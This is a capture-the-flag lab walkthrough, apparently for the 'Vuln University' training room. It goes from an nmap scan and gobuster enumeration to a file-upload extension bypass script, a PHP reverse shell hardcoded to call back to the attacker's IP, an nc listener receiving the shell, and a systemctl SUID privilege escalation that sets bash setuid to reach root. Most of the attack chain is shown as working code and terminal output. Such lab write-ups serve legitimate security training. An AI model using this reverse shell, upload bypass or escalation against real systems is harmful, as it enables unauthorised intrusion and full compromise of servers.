



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```
tun0: flags=4305<UP,POINTOPOINT,RUNNING,NOARP,MULTICAST> mtu 1500
    inet 10.8.195.209 netmask 255.255.0.0 destination 10.8.195.209
    inet6 fe80::887c:d3e5:266e:c1f6 prefixlen 64 scopeid 0x20<link>
    unspec 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00 txqueuelen 500 (UNSPEC)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3 bytes 144 (144.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Successful tunnelling between the machine and kali

```
root@kali:~# nmap -sV -A 10.10.214.100
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-14 04:28 EDT
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.05% done; ETC: 04:29 (0:00:00 remaining)
Nmap scan report for 10.10.214.100
Host is up (0.19s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 5a:4f:fc:b8:c8:76:1c:b5:85:1c:ac:b2:86:41:1c:5a (RSA)
|   256 ac:9d:ec:44:61:0c:28:85:00:88:e9:68:e9:d0:cb:3d (ECDSA)
|_  256 30:50:cb:70:5a:86:57:22:cb:52:d9:36:34:dc:a5:58 (ED25519)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp  open  http-proxy    Squid http proxy 3.5.12
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp  open  http          Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Vuln University
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91E=4%D=8/14%OT=21%CT=1%CU=39445%PV=Y%DS=2%DC=T%G=Y%TM=61177EE
OS:3%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=108%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M505ST11NW6%O2=M505ST11NW6%O3=M505NNT11NW6%O4=M505ST11NW6%O5=M505ST1
OS:1NW6%O6=M505ST11)WIN(W1=68DF%W2=68DF%W3=68DF%W4=68DF%W5=68DF%W6=68DF)ECN
OS:(R=Y%DF=Y%T=40%W=6903%O=M505NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
```

Performing aggressive scan on the machine to find out ports and web hosting port

```
|_ http-server-header: squid/3.5.12
|_ http-title: ERROR: The requested URL could not be retrieved
3333/tcp open http Apache httpd 2.4.18 ((Ubuntu))
```

Finding out squid

Title	IP Address	Expires	
VulnUniversity	10.10.214.100	44m 44s	? Add 1 hour Terminate

Scan the box, how many ports are open?

6 Correct Answer

What version of the squid proxy is running on the machine?

3.5.12 Correct Answer

How many ports will nmap scan if the flag -p-400 was used?

400 Correct Answer

Using the nmap flag -n what will it not resolve?

dns Correct Answer Hint

What is the most likely operating system this machine is running?

ubuntu Correct Answer Hint

What port is the web server running on?

3333 Correct Answer

Index of /images - Mozilla Firefox

10.10.214.100:3333/images/

Name	Last modified	Size	Description
Parent Directory	-		
bg_1.jpg	2019-07-31 18:44	571K	
bg_2.jpg	2019-07-31 18:44	432K	
bg_3.jpg	2019-07-31 18:44	276K	
bg_4.jpg	2019-07-31 18:44	255K	
course-1.jpg	2019-07-31 18:44	92K	
course-2.jpg	2019-07-31 18:44	83K	
course-3.jpg	2019-07-31 18:44	117K	
course-4.jpg	2019-07-31 18:44	72K	
course-5.jpg	2019-07-31 18:44	60K	
course-6.jpg	2019-07-31 18:44	51K	
event-1.jpg	2019-07-31 18:44	107K	
event-2.jpg	2019-07-31 18:44	174K	

Some directories like /images seemed interesting but /internal turned out to be the one

```
root@kali:~# gobuster dir -u http://10.10.214.100:3333 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt


Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.214.100:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Timeout: 10s

2021/08/14 04:40:10 Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 322] [→ http://10.10.214.100:3333/images/]
/css (Status: 301) [Size: 319] [→ http://10.10.214.100:3333/css/]
/js (Status: 301) [Size: 318] [→ http://10.10.214.100:3333/js/]
/fonts (Status: 301) [Size: 321] [→ http://10.10.214.100:3333/fonts/]
/internal (Status: 301) [Size: 324] [→ http://10.10.214.100:3333/internal/]
Progress: 7964 / 220561 (3.61%)
```

Using gobuster to findout directories



Upload

No file selected.

-U and -P	Username and Password for Basic Auth
-p <xx>	Proxy to use for requests
-c <http cookies>	Specify a cookie for simulating your auth

No answer needed Correct Answer

What is the directory that has an upload form page?

/internal/ Correct Answer

Task 4 ☐ Compromise the webserver

```

[php-revers... /root/Desktop... [Shell No. 1] [Shell No. 1] 04:55 AM 83%
/root/Desktop/rev.php - Mousepad
File Edit Search View Document Help
Warning: you are using the root account. You may harm your system.

//
// Description
//
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
//
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix). These are rarely available.
//
// Usage
//
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.8.195.209'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//

```

we need to pick up a code that would act as a reverse shell in

```

import requests
import os

url=f"http://:3333/internal/index.php"
oldfile="rev.php"
filename="rev"
extensions={".php"
".php3"
".php4"
".php5"
".phtml"}

for ext in extensions:
    file =filename+ext
    os.rename(oldfile,file)
    files={"file": open(file, "rb")}
    r=requests.post(url, files=files)
    print(r.text)
    if "Extension not allowed" in r.text:
        print(f"{ext} not allowed")
    else:
        print(f"{ext} allowed")
    oldfile=file

```

Since php is not working we can check which extension would be used to upload the reverse shell code

```

.php.php3.php4.php5.phtml allowed
root@kali:~/Desktop# python3 rev1.py

```

.phtml seems to be allowed

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Upload

No file selected.

Success

.phtml worked

```
root@kali:~#  
root@kali:~# nc -lvnp 4444 10.10.40.169  
listening on [any] 4444 ...  
connect to [10.8.195.209] from (UNKNOWN) [10.10.40.169] 53912  
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
06:15:46 up 34 min, 0 users, load average: 0.00, 0.00, 0.05  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$
```

Name	Last modified	Size	Description
Parent Directory	-	-	-
rev.php.php3.php4.php5.phtml	2021-08-14 06:01	5.4K	
rev.phtml	2021-08-14 06:12	5.4K	

We got a reverse shell from clicking the .phtml file

```
root@kali:~# nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [10.8.195.209] from (UNKNOWN) [10.10.40.169] 53914  
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux  
06:19:35 up 38 min, 0 users, load average: 0.00, 0.00, 0.03  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python -c "import pty; pty.spawn('/bin/bash')"  
www-data@vulnuniversity:/$ ls  
ls  
bin  etc  lib  media  proc  sbin  sys  var  
boot  home  Directo  lib64  mnt  root  snap  tmp  vmlinuz  
dev  initrd.img  lost+found  opt  run  srv  usr  5.4K  
www-data@vulnuniversity:/$  
rev.phtml 2021-08-14 06:12 5.4K
```

Apache/2.4.18 (Ubuntu) Server at 10.10.40.169 Port 3333

```

www-data@vulnuniversity:/$ cat /etc/passw/
cat /etc/passw/
cat: /etc/passw/: No such file or directory
www-data@vulnuniversity:/$ cd /home
cd /home
www-data@vulnuniversity:/home$ ls
ls
bill
www-data@vulnuniversity:/home$ cd bil
cd bil
bash: cd: bil: No such file or directory
www-data@vulnuniversity:/home$ cd bill
cd bill
www-data@vulnuniversity:/home/bill$ ls
ls
user.txt
www-data@vulnuniversity:/home/bill$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
www-data@vulnuniversity:/home/bill$

```

Checking various directories we found out that home/bill does have the root

```

Warning: you are using the root a
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "chmod +s /bin/bash"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF

```

By using ls -l and

```
find / -perm -u=s -type f 2>/dev/null
```


we found out that systemctl stands odd one out so we should exploit it

```
bash-4.3# id
uid=33(www-data) gid=33(www-data) euid=0(root) egid=0(root) groups=0(root),33(www-data)
bash-4.3# cd /root
bash-4.3# ls
root.txt
bash-4.3# cat root.txt
```

Finally using the help of gtfobins we found out commands to give us root access by exploiting systemctl

